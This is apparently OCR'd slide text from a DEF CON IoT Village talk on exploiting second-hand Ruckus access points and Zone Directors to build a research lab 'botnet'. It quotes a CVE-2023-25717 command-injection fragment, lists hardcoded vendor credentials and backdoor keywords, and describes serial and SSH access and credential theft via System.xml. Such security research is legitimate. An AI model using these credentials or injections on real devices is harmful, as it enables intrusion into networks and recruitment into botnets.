The Gang Recycles It's Trash: Hacking Ruckus Wireless and Creating a Large Scale Botnet

Syngularity and Lazlo – DCG (215) Philadelphia

Exploit Code and Slides are available at:

https://github.com/SYNgularity1/defcon-iotvillage-ruckus

Building Labs – Botnets, Networks, and Device Swarms

Devices To Target – CHEAP!

Luxul Wireless Access Points

Ruckus Wireless Access Points

Western Digital / Seagate NAS/HDs

Mitel VOIP Routers

HPE / Aruba

Other Ways to Target / Identify

Firmware Download & BINWALK

Recyclers / ebay

DDNS Networks

Specific Web Server Common in Infrastructure (ex. GO-AHEAD)

Network Infrastructure Simulators (ex. GNS3)

github.com/SYNgularity1/defcon-iotvillage-ruckus

Building a AWESOME Lab out of Junk IoT

Ruckus Wireless Mesh / Infrastructure:

R500 - $5-15

Zone Director -$20 - $200 (or a free VM!)

Their firmware ecosystem is common across low -> high end! (COMMON VULNERABILITIES!)


Built in Backdoors

RCEs / Flashable Firmware

Zone Director – C2 Infrastructure


Excellent Lab for All Kinds of Exploitation and Experimentation

Wireless Attacks / Modeling



github.com/SYNgularity1/defcon-iotvillage-ruckus

Living off the LAN(d) - Building a capabilities lab from Ruckus Infrastructure



- One Ruckus Access Point
- One Virtual or Physical Zone Director
- Text Editor
- Kali & Binwalk
- (Optional) – Serial Cable
- (Optional) – Switches (these are a little pricier)

Everything else is a luxury and not having them will teach you how to be elite.


The challenge is not having having the tools given to you, it is do it WITHOUT full exploit code.

github.com/SYNgularity1/defcon-iotvillage-ruckus

Ruckus Access Points – R500 and R510

- Older models with numerous vulnerabilities.
- Extremely Cheap - $5 - $15
- Bulletproof / “ruggedized”
- Easy to recover / access / Access Hardware
- Teaches embedded systems hacking
- Network Infrastructure – Every Layer

Every kind of exploit you may want to learn!



github.com/SYNgularity1/defcon-iotvillage-ruckus

The Best C2 / Implant Network little money can buy!


- Multiple Critical Vulnerabilities – Myself and other researchers have repeatedly exploited critical vulnerabilities in the hardware for years.
- *Millions* of live endpoints across the internet installed in lots of hard to reach places. (Metro / Campus / Multi-Site)
- Range of prices / Models & Common Firmware – Vulnerabilities “crosswalk” across product lines. Firmware is easily obtained.
- With a ZD appliance, you can abuse the cloud / appliance control directly or *just buy a unit and use the vendor’s backdoors*
- Available as a trial / free OVA / VM
- Incredible Stealth / Implant / LoTL capabilities.
- TEACHES YOU ALMOST EVERY KIND OF EXPLOIT / HOW APT GROUPS BUILD BOTNETS!

github.com/SYNgularity1/defcon-iotvillage-ruckus

Ruckus Zone Director and Access Points / Switches


- Zone Director is a centralized control system for Ruckus Infrastructure.
- Infrastructure such as switches and wireless APs are automatically provisioned, managed, updated, controlled or independent.
- Infrastructure “meshes” - Clue to what is happening
- Everything is running BusyBox / Linux
- There are vendor backdoors / hardcoded creds / tokens.


You mean it’s just a C2 framework? Yes!



Just a few Vulnerabilities to Exploit

- Reflected and Persistent XSS
- Weak Encryption / Symmetric / Static Keys
- RCE (Authenticated and Unauthenticated)
- Hardcoded Credentials
- Default Accounts / Services
- Vendor Backdoors / Factory Functionality (Open Sesame!)






github.com/SYNgularity1/defcon-iotvillage-ruckus


CVE-2023-25717 - RCE / CSRF in Ruckus APs

Ruckus Wireless Admin through 10.4 allows Remote Code Execution via an unauthenticated HTTP GET Request, as demonstrated by a /forms/doLogin?login_username=admin&password=password$(curl substring.



Disclosed in late 2022 / 2023 at IOTV.

[20230208 | Security Bulletins | Ruckus Wireless Support]



github.com/SYNgularity1/defcon-iotvillage-ruckus

AndoryuBot – Ruckus Capabilities

This single exploit was used by one of the largest botnets on earth! (You can exploit this on the firmware loaded.)

Andoryu Botnet Exploits Critical Ruckus Wireless Flaw for Widespread Attack

A nascent botnet called **Andoryu** has been found to exploit a now-patched critical security flaw in the Ruckus Wireless Admin panel to break into vulnerable devices.

The flaw, tracked as CVE-2023-25717 (CVSS score: 9.8), stems from improper handling of HTTP requests, leading to unauthenticated remote code execution and a complete compromise of wireless Access Point (AP) equipment.


Andoryu was first documented by Chinese cybersecurity firm QiAnXin earlier this February, detailing its ability to communicate with command-and-control (C2) servers using the SOCKS5 protocol.

By Cara Lin | May 08, 2023

Affected platforms: Linux
Impacted parties: Any organization
Impact: Remote attackers gain control of vulnerable systems
Severity level: Critical

In April, FortiGuard Labs observed a unique botnet based on the SOCKS protocol distributed through the Ruckus vulnerability (CVE-2023-25717). This botnet, known as AndoryuBot, first appeared in February 2023. It contains DDoS attack modules for different protocols and communicates with its command-and-control server using SOCKS5 proxies. Based on our IPS signatures trigger count (Figure 1), this campaign started distributing the current version sometime after mid-April.

github.com/SYNgularity1/defcon-iotvillage-ruckus



“Pyle, who is also a professor at Philadelphia’s Chestnut Hill College, first reported it to RUCKUS Networks in early December 2022 and says the company did not register a CVE for the vulnerability saying simply ***“unfortunately we don’t have a CVE for this issue”*** or publish an advisory for customers until the day after he – frustrated at its response – posted exploit code on the bug on February 7.

He told *The Stack*: “Critical infrastructure, particularly network infrastructure, is rarely updated, carries a tremendous amount of tech debt, and is rarely examined for a variety of reasons. This [vulnerability affects] network infrastructure device[s] with wireless access.”

“It's an open door into your network and backbone.”

CVE-2023-39904, CVE-2023-39905, CVE-2023-39906: ICX XSS and CSRF Vulnerability

"A vulnerability in the web-based management interface of the RUCKUS ICX product line could allow a remote attacker to execute XSS and CSRF attacks against the user of the interface. To exploit this vulnerability, an attacker would require the targeted user to click a crafted link that would send a malicious request to the affected device."

Discovered and disclosed at DC 2023.

[Microsoft Word - faq-security-advisory-id-20230808-v1.2.docx]

github.com/SYNgularity1/defcon-iotvillage-ruckus

Getting Started…

If you want to hack the hardware, you can remove the screw and access the serial interface.

On the R500, there is a pin header, attach with a serial cable – 115200/8n1.

On the R510, they removed the pins, you will need to attach to the pads.

Keep your eye out for - Keywords

Sesame / iamtheman
Video54 / !v54!
OMAC
FTP / ftpuser
Rks@zdap1234
Debug
SSH / ssh-rsa
Begin Private
Go-Ahead / EmbedThis
backdoor

rkscli
“it is a good day to die”
Factory
ZD
Writable
System.xml
Tq.Benjo
Super / admin / support
Tac_encrypt
Backup
Firmware
Websocket
Update / Flash / serial / TTY
Allen / SNS / Amazon
MQTT
AES

github.com/SYNgularity1/defcon-iotvillage-ruckus


Some of these may be encoded / simply encrypted / obfuscated. (There are many more, this is easy enough already!)

Look for MD5 / SHA1 / AES / Token Formats / Common Credentials & Keyboard Walks / Key Formats / Specific Block Lengths

Serial Port Access – TTY / Terminal

The serial interface is a console. You have pre-boot access to the hardware and can flash / alter boot parameters / sideload, etc. (U-Boot)

You can always recover the device or reset it through embedded access! Load up vulnerable firmware revisions and target exposures you want to learn about.



github.com/SYNgularity1/defcon-iotvillage-ruckus

Terminal Access – SSH / Reset

- Reset the device through the reset pin.
- Set your IP to 192.168.0.x
- Power up the AP – Access at 192.168.0.1

If you're having problems connecting, use this:

ssh -o HostKeyAlgorithms=+ssh-rsa –o PubkeyAcceptedKeyTypes=+ssh-rsa -o StrictHostKeyChecking=no -o MACs=+hmac-sha1 192.168.0.1


```
Please login: super
password :
Copyright(C) 2023 Ruckus Wireless, Inc. All Rights Reserv

** Ruckus R510 Multimedia Hotzone Wireless AP: 4120720009

rkscli: ?
Help for each command group can be shown with:
help aclgroup
help acsd
help collectd
help debuggroup
help devicepolicy
help helpgroup
help ipsec
help ipaddrgroup
help miscgroup
help msggroup
help qosgroup
help radiogroup
help rccd
help shaper
help systemgroup
help vlangroup
help mcastgroup
```

github.com/SYNgularity1/defcon-iotvillage-ruckus

Booting – “Two” Phases

There are multiple points of entry into the underlying operating system. Investigating these / how they behave / launch is key to understanding how the system works. APS cycle / switch between “modes”, including “Mesh.”

Hint: Attempt to sign in before if goes into “READY” mode, ***explore the CLI and ALL of it’s functions***, then exit and sign in again.




github.com/SYNgularity1/defcon-iotvillage-ruckus

Login to the Web Interface and Use the Setup Wizard

Complete the setup wizard*, setting a username and password / wifi settings, reboot.


Hint: Maybe explore the cli interfaces again / login again in the future? Via CVE-2023-25717, you already have full root RCE capabilities from the login screen.



github.com/SYNgularity1/defcon-iotvillage-ruckus


Accessing your Botnet / Disclosing your passwords!

After configuration and reboot, perform a port scan of your AP. Notice anything… odd?



github.com/SYNgularity1/defcon-iotvillage-ruckus

Actually.. You have multiple RCEs, here is the loot.



Using the RCEs in various firmware revisions, you can navigate to vital configuration files and directly exfiltrate or view them.

System.XML contains various encrypted / obfuscated credentials which will give you direct control of the device and networks.

